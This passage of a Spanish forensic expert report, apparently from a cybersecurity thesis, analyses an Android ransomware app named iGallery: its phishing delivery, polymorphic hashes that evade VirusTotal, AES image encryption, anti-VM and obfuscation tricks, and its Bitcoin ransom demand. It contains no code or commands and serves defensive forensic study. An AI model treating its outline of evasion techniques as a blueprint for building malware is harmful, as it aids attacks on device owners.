



Fig. D.59.: Análisis con VirusTotal del APK descargado (I)

Se realiza una nueva descarga de la aplicación desde la web y se analiza de nuevo. Se observa un hash completamente diferente (figura D.60 (página 220)). Se deduce que el virus cuenta con algún tipo de polimorfismo. Esta es una técnica empleada frecuentemente por los autores de los mismos, con la que el *malware* es capaz de modificarse a sí mismo, dando como resultado una firma hash completamente diferente. Con esto se logra engañar a los antivirus que realizan análisis en función de las firmas de los archivos. De ahí el motivo por el que VirusTotal no lo identifique como malintencionado (además de ser un *malware* relativamente nuevo, con lo que ningún antivirus lo incluye en su base de datos).



**Fig. D.60.:** Análisis con VirusTotal del APK descargado (II)

### Conclusiones del estudio del vector de entrada

Con este estudio se ha logrado intuir el posible vector de entrada del *ransomware* en el dispositivo móvil. Se entiende que mediante una técnica de ingeniería social (**phishing**) se ha logrado engañar a la víctima para que descargue e instale una aplicación ilegítima. En este caso, el atacante, mediante técnicas desconocidas, ha conseguido acceso al dispositivo del contacto *Pedro*. La víctima, al recibir el mensaje de dicha persona y, confiando en su procedencia, ha hecho caso a las indicaciones y con ello ha instalado el *malware*.

A su vez, se ha identificado que el *malware* cuenta con capacidades polimórficas.

## D.3 Dictamen y Conclusiones

El perito declara que las conclusiones, a continuación redactadas, son resultado de todos aquellos conocimientos adquiridos por el mismo durante sus estudios en el Máster en Ciberseguridad y el Grado de Ingeniería Informática y dentro de su leal saber y entender. Siempre abierto a nuevas aportaciones u opiniones.

### D.3.1 Conclusiones

A juicio del perito y, siempre a su juicio y dadas las evidencias analizadas, afirma:

1. El dispositivo móvil de la parte cliente está realmente **infectado**. Se verifican las imágenes cifradas referenciadas en los antecedentes.
2. La aplicación contenedora del *malware* responde al nombre de **iGallery**.
3. En base a la auditoría de la misma y a las pruebas funcionales realizadas en un entorno de pruebas, se descubre el funcionamiento del *malware*. **Cifra** las imágenes del dispositivo que cuentan con un formato específico y están ubicadas en determinados directorios. El *malware* cuenta con capacidades polimórficas y ofuscación en su implementación. Es capaz de evadir su ejecución en máquina virtual. El virus establece comunicaciones cifradas contra un servidor externo, desconociéndose el contenido del tráfico de dichas conexiones.
4. El cifrado de las imágenes se realiza empleando el algoritmo "**AES/CBC/PKCS5Padding**". Se conoce que la clave de cifrado tiene un tamaño de 32 caracteres. Las claves son aleatorias y dinámicas. Se observan mayúsculas, minúsculas, números y caracteres especiales en la misma. Debido a que el algoritmo de cifrado es muy seguro y al tamaño y complejidad de la clave, resulta prácticamente **imposible** recuperar el acceso a las imágenes cifradas en el dispositivo de la parte cliente.
5. El *malware* modifica el **fondo de pantalla** del dispositivo móvil. En él se solicita un **rescate** en Bitcoin para recuperar el acceso a las imágenes.
6. El *malware* realiza su cometido empleando las **funcionalidades básicas** proporcionadas por el operativo Android. A priori, no se explota ninguna vulnerabilidad del dispositivo.
7. El *malware* cuenta con numerosas técnicas de **anti-análisis** del mismo. Estas son polimorfismo, ofuscación de código y detección de máquinas virtuales.
8. Se identifica un posible **vector de entrada** del mismo. El atacante, mediante técnicas de ingeniería social, logra engañar a la cliente haciéndose pasar por un contacto suyo. Se desconoce qué técnicas empleó para lograrlo. Utilizando un servidor web hace posible la descarga de la aplicación maliciosa.
9. Se identifican varios *endpoints* del servidor web. La comunicación contra los mismos desde la aplicación se realiza de forma cifrada (mediante TLS), con lo que se desconoce el contenido de dichas comunicaciones. De cualquier forma, se entiende que en dicho tráfico se incluye la clave de cifrado y la información relativa al dispositivo infectado.

Por todo lo expuesto en este informe, resultado de las diferentes, completas y necesarias investigaciones y peritajes, se certifica la infección del dispositivo móvil y la imposibilidad de recuperación de aquellas imágenes cifradas.

